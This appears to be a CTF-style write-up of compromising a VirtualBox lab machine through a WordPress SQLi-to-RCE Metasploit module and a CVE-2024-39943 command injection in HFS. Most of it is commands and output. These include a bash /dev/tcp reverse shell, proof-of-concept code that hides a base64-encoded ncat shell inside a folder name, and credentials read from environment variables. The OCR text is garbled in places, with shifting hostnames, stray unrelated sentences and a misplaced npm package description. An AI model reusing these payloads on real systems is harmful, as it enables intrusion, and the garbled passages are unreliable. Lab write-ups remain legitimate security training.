


Matrioshka




```
root@kali:~/Work
└─# nmap -SS -p- --open -Pn -n -vvv --min-rate 5000 192.168.0.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 15:32 EDT
Initiating ARP Ping Scan at 15:32
Scanning 192.168.0.38 [1 port]
Completed ARP Ping Scan at 15:32, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:32
Scanning 192.168.0.38 [65535 ports]
Discovered open port 80/tcp on 192.168.0.38
Discovered open port 22/tcp on 192.168.0.38
Completed SYN Stealth Scan at 15:33, 40.72s elapsed (65535 total ports)
Nmap scan report for 192.168.0.38
Host is up, received arp-response (0.0028s latency).
Scanned at 2025-04-15 15:32:57 EDT for 41s
Not shown: 53049 filtered tcp ports (no-response), 12484 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelim
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 08:00:27:51:EF:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 41.01 seconds
          Raw packets sent: 124828 (5.492MB) | Rcvd: 12489 (499.564KB)
```

-sCV

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|_ 256 b5:a4:7c:65:5c:1f:d7:89:42:bd:76:df:2c:8e:93:4e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAQBBP1XOWXFRA4APUDEG4a/hcbKUOoDUu=
|_ 256 5d:3d:2b:43:fc:89:fa:24:a3:f4:73:5f:7b:89:6c:e3 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKNNjSS0msWGbhnNzXghC/zqaoTABTt/8T83ckjP31oo
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.61 ((Debian))
| http-title: mamushka
| http-server-header: Apache/2.4.61 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:51:EF:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
→ ↵ ⌂ view-source:http://192.168.0.38/
[Kali Linux] [Kali Tools] [Kali Docs] [Kali Forums] [Kali NetHunter] [Exploit-DB] [Google Hacking DB] [OffSec] [PayloadsAllTheThings] [GTFOBins] [Hash Type Ident...]
1 <!DOCTYPE HTML>
2 <html lang="en-US">
3 <head>
4   <meta charset="UTF-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1" />
6   <script>document.documentElement.setAttribute('max-image-preview:large')</script>
7 <title>manushka.hmv</title>
8 <link rel="dns-prefetch" href="//manushka.hmv" />
9 <link rel="alternate" type="application/rss+xml" title="manushka" href="http://manushka.hmv/?feed=rss2" />
10 <link rel="alternate" type="application/rss+xml" title="manushka" href="http://manushka.hmv/?feed=comments-rss2" />
11 <script>
12 window.wpmjoiSettings = {"baseURL": "https://\u2e80.s.w.org/images/\u2e80emoji\u2e80/v15.0.3/72x72\u2e80", "ext": ".png", "svgUrl": "https://\u2e80.s.w.org/images/\u2e80emoji\u2e80/v15.0.3/\u2e80", "f": true};
13 /*! This file is auto-generated */
14 if(function(l){var o,s,e,f;c=try{var t=[supportTests,e,timestamp:(new Date).valueOf()];sessionStorage.setItem(o,JSON.stringify(t));catch(e)}{}function p(e,t){var o=supportTests[e].t;try{var s=t[JSON.stringify(o)];sessionStorage.setItem(e,s);catch(e)}{}}
15 <style id="wp-block-site-logo:line-height">
16 wp-block-site-logo{border-box-sizing:border-box;line-height:0}wp-block-site-logo a{display:inline-block;line-height:0}.wp-block-site-logo.is-default-size img{height:auto;wi
17 wp-block-site-logo{border-box-sizing:border-box;line-height:0}wp-block-site-logo a{display:inline-block;line-height:0}.wp-block-site-logo.is-default-size img{height:auto;wi
18 </style>
19 <style id="wp-block-site-title:inline-css">
20 wp-block-site-title a{color:inheri
21 </style>
```

```
[root@kali]~[~/Work]
# curl http://192.168.0.38 | grep 'plugin'
% Total    % Received   % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total   Spent    Left  Speed
<link rel="stylesheet" id="um_modal-css" href="http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/css/um-modal.css" type="text/css"/>
<link rel="stylesheet" id="um_ui-css" href="http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/libs/jquery-ui/jquery-ui.css" type="text/css"/>
<link rel="stylesheet" id="um_tipsy-css" href="http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/libs/tippy/tippy.css" type="text/css"/>
<link rel="stylesheet" id="um_raty-css" href="http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/libs/raty/raty.css" type="text/css"/>
<link rel="stylesheet" id="selectize-css" href="http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/css/selectize.css" type="text/css"/>
```

```
<script src="http://malushka.mw/wp-content/plugins/ultimate-member/assets/js/um-account.min.js" id="um_account_js"></script>
[+] /root@kali: ~/Work [+] http://malushka.mw/ [+] /wp-content/themes/malushka/ [+] media [+] media
[+] # searchsploit ultimate-member [+] http://malushka.mw/ [+] /wp-content/themes/malushka/ [+] media [+] media

Exploit Title [+] Path
WordPress Plugin ultimate-member 2.1.3 - Local File Inclusion [+] php/webapps/48065.txt

Shellcodes: No Results

[+] /root@kali: ~/Work [+] http://malushka.mw/ [+] /wp-content/themes/malushka/ [+] media [+] media
```

```
[root@kali:~/Work]# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.0.38/ -x php,txt,html
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/fileformat/adobe_flashplayer_button	2010-10-28	normal	No	Adobe Flash Player "Button" Remote Code Execution
1	exploit/windows/browser/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
2	exploit/windows/fileformat/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
3	exploit/freesbd/local/rtrld_exclc_exec	2009-11-30	excellent	Yes	FreesBD rtrld exclc() Privilege Escalation
4	exploit/unix/webapp/php_xmrcp_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution
5	exploit/unix/http/phione_dhcp_mac_exec	2008-03-28	good	Yes	Pi-Hole DHCP MAC OS Command Execution
6	exploit/multi/http/wp_bricks_builder_rce	2024-02-19	excellent	Yes	Unauthenticated RCE in Bricks Builder Theme
7	__target__
8	__target__	PHP In-Memory	.	.	.
9	__target__	Unix In-Memory	.	.	.
10	__target__	Windows In-Memory	.	.	.
11	exploit/unix/webapp/wp_advanced_custom_fields_exec	2012-11-14	excellent	Yes	WordPress Plugin Advanced Custom Fields Remote File Inclusion
12	__target__
13	auxiliary/admin/http/wp_automated_plugin_privesc	2021-09-06	normal	Yes	WordPress Plugin Automatic Config Change to RCE
13	exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes	WordPress Plugin Google Document Embedder Arbitrary File
Disclosure					
14	exploit/multi/http/wp_royal_element addons rce	2023-11-23	excellent	Yes	WordPress Royal Element addons RCE
15	exploit/unix/webapp/wp_total_cache_exec	2013-04-17	excellent	Yes	WordPress W3 Total Cache PHP Code Execution
16	exploit/unix/webapp/wp_lastpost_exec	2008-08-09	excellent	No	WordPress cache_lastpostdate Arbitrary Code Execution
17	exploit/multi/http/wp_automate_sqli_to_rce	2024-03-13	excellent	Yes	WordPress wp-automatic Plugin SQLi Admin Creation
18	__target__
19	__target__	Linux Unix Command Shell	.	.	.
20	__target__	Windows Command Shell	.	.	.
21	exploit/multi/http/wp_dnd_mui_file_rce	2020-05-11	excellent	Yes	WordPress Drag and Drop Multi File Uploader RCE
22	exploit/multi/http/wp_catch_themes_demo_import	2021-10-21	normal	Yes	WordPress Plugin Catch Themes Demo Import RCE
23	exploit/multi/http/wp_popular_posts_rce	2021-06-11	normal	Yes	WordPress Popular Posts Authenticated RCE
24	auxiliary/scanner/http/wordpress_mutical_creds		normal	No	WordPress XML-RPC Service.mutical Credential Collector

```

option[+] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > options

Module options (exploit/multi/http/wp_automatic_sqli_to_rce):
Name      Current Setting      Required  Description
EMAIL    rossana@nolan.example  no        Email for the new user
PASSWORD  FMnVtJd71dCf        no        Password for the new user
Proxies   []                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   [+]                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit-with-a-proxy
RPORT    80                  yes       The target port (TCP)
SSL      false                no        Negotiate SSL/TLS for outgoing connections
TARGETURI /                  yes       The base path to the wordpress application
USERNAME  sammy.satterfield  no        Username to create
VHOST    [+]                 no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting      Required  Description
LHOST    192.168.0.36         yes       The listen address (an interface may be specified)
LPORT    4444                yes       The listen port

Exploit target:


Id  Name
--  --
0   PHP In-Memory

[*] msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > run
[*] Started reverse TCP handler on 192.168.0.36:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting SQLi test to verify vulnerability...
[+] The target is vulnerable. Target is vulnerable to SQLi!
[-] Exploit aborted due to failure: unexpected-reply: Failed to log in to WordPress admin.
[*] Exploit completed, but no session was created.

[*] msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > set AutoCheck false

```

The screenshot shows a Kali Linux terminal window with the Metasploit Framework. The user is in the exploit/multi/http/wp_automatic_sqli_to_rce module. They have configured the EMAIL and PASSWORD options. The payload is set to php/meterpreter/reverse_tcp with LHOST 192.168.0.36 and LPORT 4444. The exploit target is PHP In-Memory. The exploit is run, and the target is identified as vulnerable to SQLi. However, the exploit fails due to an unexpected reply, indicating it failed to log in to the WordPress admin.



```
(root㉿kali)-[~/home/guel/Resources]
└─# nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.38] 60180
Linux 3ed5ddfe0e0c 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64 GNU/Linux
21:42:23 up 2:02, 0 user, load average: 0.01, 0.08, 0.13
USER TTY FROM LOGIN IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@3ed5ddfe0e0c:/$ export TERM=xterm
www-data@3ed5ddfe0e0c:/$ export TERM=xterm
www-data@3ed5ddfe0e0c:/$
```

```
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$ env | grep 'Password'
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$ env | grep 'PASSWORD'      admin@man
WORDPRESS_DB_PASSWORD=Fukurokuju
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$ env | grep 'WORDPRESS_DB_USER'
WORDPRESS_DB_USER=matrioska
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$
```

```
(guel㉿kali)-[~]    sammy.sutterfield
└─$ ssh matrioska@192.168.0.38
The authenticity of host '192.168.0.38 (192.168.0.38)' can't be established.
ED25519 key fingerprint is SHA256:lVUuog2bGOZugWGvEpB7pgBuLs0sI2warKxGwgPeka4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.38' (ED25519) to the list of known hosts.
matrioska@192.168.0.38's password:
Permission denied, please try again.
matrioska@192.168.0.38's password:
```

```
(guel㉿kali)-[~]
└─$ ssh matrioska@192.168.0.38
matrioska@192.168.0.38's password:
Linux matrioska 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 22 19:12:21 2024 from 10.0.2.8
matrioska@matrioska:~$ id
uid=1000(matrioska) gid=1000(matrioska) groups=1000(matrioska),100(users)
matrioska@matrioska:~$
```

```
matrioshka@matrioshka:~$ ss -tulun
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:9090 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8080 0.0.0.0:*
tcp Files LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:39157 0.0.0.0:*
tcp socket LISTEN 0 511 just enable compatibility in a MacOS system and use *:80 CA version will be automatically executed [*]:22
tcp LISTEN 0 128 [::]:22 [::]:*
```


```
2025/04/15 18:18:19 CMD: UID=33 PID=8267 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=8258 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=8257 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=8218 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=8001 | /usr/sbin/apache2 -k start
just enable compatibility in a MacOS system and the MacPEAS version will be automatically executed
2025/04/15 18:18:19 CMD: UID=33 PID=1641 | /opt/hfs/hfs --config /opt/hfs/config.yaml
2025/04/15 18:18:19 CMD: UID=0 PID=1019 | /usr/bin/containerd-shim-runc-v2 -namespace moby -id 985186b7c34928ad8ac82069d47443cd23860ba095f03cbcd82456
└─[PID]1392 -address /run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=0 PID=1007 | /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port 80
| apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=999 PID=997 | mysqld
2025/04/15 18:18:19 CMD: UID=0 PID=942 | /usr/bin/containerd-shim-runc-v2 -namespace moby -id 8485358c3c48bd593eab7ef57375c47d5204924bc33c168958812970
└─[PID]1393 -address /run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=0 PID=940 | /usr/bin/containerd-shim-runc-v2 -namespace moby -id 3ed5ddfe0ec6bc7a93ea0cc9bdc48ff3e262b0621830dc65ba00
└─[PID]1706 -address /run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=0 PID=900 | /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.18.0.2 -container-port 80
2025/04/15 18:18:19 CMD: UID=0 PID=577 | /usr/sbin/containerd -H fd:// --containerd=/run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=33 PID=518 | /usr/sbin/apache2 -k start
2025/04/15 18:18:19 CMD: UID=0 PID=517 | /usr/sbin/apache2 -k start
just enable compatibility in a MacOS system and the MacPEAS version will be automatically executed
2025/04/15 18:18:19 CMD: UID=0 PID=433 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/04/15 18:18:19 CMD: UID=0 PID=405 | /sbin/containerd
just enable compatibility in a MacOS system and the MacPEAS version will be automatically executed
but only the third party application libcurl's exploit mitigator is embedded. This is the default
2025/04/15 18:18:19 CMD: UID=0 PID=396 | /sbin/agetty -o -p -u --noclear -lunux
2025/04/15 18:18:19 CMD: UID=0 PID=377 | /lib/systemd/systemd-journalctl
2025/04/15 18:18:19 CMD: UID=0 PID=360 | dhclient -4 -v -i -pf /run/dhclient.emp0s3.pid -lf /var/lib/dhcp/dhclient.emp0s3.leases -I -df /var/lib/dhcp/
dhclient.emp0s3 leases emp0s3
2025/04/15 18:18:19 CMD: UID=0 PID=343 | /lib/systemd/systemd-logind
2025/04/15 18:18:19 CMD: UID=300 PID=341 | /usr/bin/dbus-daemon -s -system --address=sysvunit --nofork --nopidfile --systemd-activation --syslog-only
2025/04/15 18:18:19 CMD: UID=0 PID=340 | /usr/sbin/cron -f
2025/04/15 18:18:19 CMD: UID=0 PID=332 | /lib/systemd/systemd-udevd
2025/04/15 18:18:19 CMD: UID=0 PID=321 | /lib/systemd/systemd-journald
2025/04/15 18:18:19 CMD: UID=0 PID=181 |
```

```
[(guel@kali)-[~/Resources]
$ ssh -L 9000:localhost:9090 matrioshka@192.168.0.38
matrioshka@192.168.0.38's password:
Linux matrioshka 6.1.20-3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 15 18:27:55 2025 from 192.168.0.36
matrioshka@matrioshka:~$ ]
```

admin:admin



Información del Paquete:


1. **Nombre:** @node-rs/crc32-darwin-arm64
2. **Versión:** 1.6.1
3. **Propósito:**
 - Implementa **cálculo de CRC32** (verificación de integridad de datos) usando **SIMD** (optimización con instrucciones de CPU) para sistemas **macOS (Darwin) con arquitectura ARM64** (como los chips Apple M1/M2).
4. **Archivo Binario:**
 - **crc32.darwin-arm64.node** (módulo nativo de Node.js compilado para ARM64).

The screenshot shows a browser-based debugger interface with the title bar reading "localhost 9000". The main area has tabs for Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application, and Cookie-Editor. The Storage tab is active. A table lists cookies under the domain "localhost". One cookie, "hfs_http.sig", is highlighted with a red box. The table columns are Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
hfs_http.sig	Vg8v0mkSqmpt9WpJmhssEE4ey3ic2ybmPZS1olekbowlu1iwjaxXio1lxN2IuMtkuHcxi1wi2V4c0lyZSiGM7..	localhost	/	Thu, 17 Apr 2025 09.. 39	116	true	false	Lax	Wed, 16 Apr 2025 18..

The screenshot shows a search results page from Google. The search query "que es hfs cms" is in the search bar. Below it, there are filters for All, Images, Videos, News, and Maps. There are also checkboxes for "Always private", "Brazil", "Safe search: off", and "Any time". The main result is a snippet titled "Hierarchical File System" with the subtitle "Sistema De Arquivos". The snippet text describes HFS as a proprietary file system developed by Apple Inc. for Mac OS Classic, originally designed for floppy disks and hard drives, and later used on CD-ROMs. It is also known as Mac OS Padrão and its successor, HFS Plus, is called Mac OS Expandido. A link to "Wikipedia (PT)" is provided at the end of the snippet.


as admin in a file system lets try home



<https://github.com/truonghuuphuc/CVE-2024-39943-Poc>

```
matrioshka@matrioshka:~ guel@kali:~/Downloads
└─[root@kali]─~/Work/CVE-2024-39943-Poc]
└─# python poc_user_admin.py
Url: http://localhost:9000/
Cookie: hfs_http=eYlzc2VybmtFt2SI6ImFkbWluLuiwiaXAiOixNzIuMTkuMC4xIiwiX2V4cGlyZSI6MTC0NDg4MTYzOdc0CwiX21heEFnZSI60Dy0MDAwMDB9; hfs_http.sig=q8AP_hqfBNHQmAAUK
Host: 192.168.0.36
Port: 4444
Step 1 add vfs
Step 2 set permission vfs
Step 3 create folder
Step 4 execute payload
```


create a python execution on /tmp folder



we can upload a base64 instruction to execute a reverse shell

```
(guel@kali)-[~/Downloads]
$ nano revshell.sh
```

```
matrioshka@matrioshka:~ | guel@kali:~/Downloads|
GNU nano 8.3
/bin/bash -i >& /dev/tcp/192.168.0.36/4444 0>&1
```




as we can see on the poc exploit the route to upload

```
command = "ncat {0} {1} -e /bin/bash".format(ip,port)
command = command.encode('utf-8')
payload = 'poc';python3 -c "import os;import base64;os.system(base64.b64decode('"+base64.b64encode(command).decode('utf-8')+"))"
step3 = req.post(url+"~api/create_folder", headers=headers, json={"uri":"/tmp/","name":payload})
print("Step 4 execute payload")
step4 = req.get(url+"~api/get_ls?path=/tmp/"+payload, headers=headers)
```

```
matrioshka@matrioshka:~$ python3 -m http.server 8001 the area below.
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
172.19.0.2 - - [16/Apr/2025 07:47:21] "GET /revshell.sh HTTP/1.1" 200 -
```

[http://localhost:9000/~api/get_ls?path=/tmp/poc%22;python3%20-%c%20%22import%20os;import%20base64;os.system\(base64.b64decode\(%27d2dldCbodHRwO18vMTcyLjE5LjAuMTo4MDAxL3JldnNoZWxsLnNoC1PiCAvdG1wL3JldnNoZV%27\)\)](http://localhost:9000/~api/get_ls?path=/tmp/poc%22;python3%20-%c%20%22import%20os;import%20base64;os.system(base64.b64decode(%27d2dldCbodHRwO18vMTcyLjE5LjAuMTo4MDAxL3JldnNoZWxsLnNoC1PiCAvdG1wL3JldnNoZV%27)))



lets execute the revshell

Encode to Base64 format

Simply enter your data then push the encode button.

```
bash /tmp/revshell.sh
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 LF (Unix) Encode each line separately (useful for when you have multiple entries). Split lines into 76 character wide chunks (useful for MIME). Perform URL-safe encoding (uses Base64URL format). Live mode OFF

ENCODE

```
YmFzaCAvdG1wL3JldnNoZWxsLnNo
```

